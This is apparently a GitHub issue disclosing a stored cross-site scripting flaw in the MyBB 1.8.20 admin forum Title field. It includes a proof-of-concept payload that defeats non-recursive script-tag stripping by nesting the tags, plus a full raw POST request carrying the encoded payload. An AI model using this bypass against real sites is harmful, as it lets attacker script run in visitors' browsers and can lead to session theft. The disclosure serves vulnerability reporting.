New issue

Jump to bottom

# Persistent XSS on MyBB 1.8.20 #1

Open joelister opened this issue on Apr 14, 2019 · 0 comments


joelister commented on Apr 14, 2019 • edited Owner

Stored cross-site scripting (XSS) vulnerability in the "Title" field found in the "Add New Forum" page under the "Forums&Posts" menu in MyBB 1.8.20 allows remote attackers to inject arbitrary web script or HTML via a crafted website name by doing an authenticated POST HTTP request to /Upload/admin/index.php?module=forum-management&action=add.

This vulnerability is specifically the "Title" field. I noticed that it does strip off the tags <script> and </script> however, it isn't recursive. By entering this payload:

"><script>pt>alert(1)</script>/

Javascript gets executed. Here's an output of the mentioned payload when entered and saved.





POST /415/mybb_1820/Upload/admin/index.php?module=forum-management&action=add HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:65.0) Gecko/20100101 Firefox/65.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 911
Connection: close
Cookie: adminsid=0d3b98a37cb65be3e3f0a6d2636c46c0; acploginattempts=0; qdPM8=b44bn1a4ccdu0ovv9bmf740n23
Upgrade-Insecure-Requests: 1

my_post_key=fb9e24b2c76d944855b9dd0268b8cbf7&type=f&title=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E%2F%2F&description=123&pid=1&disporder=1&linkto=&password=&active=1&open=1&style=0&rulestype=0&rulestitle=&rules=&defaultdatecut=0&defaultsortby=&defaultsortorder=&allowmycode=1&allowsmilies=1&allowimgcode=1&allowvideocode=1&allowpicons=1&allowtratings=1&showinjump=1&usepostcounts=1&usethreadcounts=1&default_permissions%5B1%5D=1&fields_1=canview&default_permissions%5B2%5D=1&fields_2=canview%2Ccanpostthreads%2Ccanpostreplys%2Ccanpostpolls&default_permissions%5B3%5D=1&fields_3=canview%2Ccanpostthreads%2Ccanpostreplys%2Ccanpostpolls&default_permissions%5B4%5D=1&fields_4=canview%2Ccanpostthreads%2Ccanpostreplys%2Ccanpostpolls&default_permissions%5B5%5D=1&fields_5=canview&default_permissions%5B6%5D=1&fields_6=canview%2Ccanpostthreads%2Ccanpostreplys%2Ccanpostpolls&default_permissions%5B7%5D=1&fields_7=

When an unauthenticated user visits the page, the code gets executed:




joelister changed the title ~~MyBB 1.8.20 - Cross Site Scripting~~ **Persistent XSS on MyBB 1.8.20** on Apr 14, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant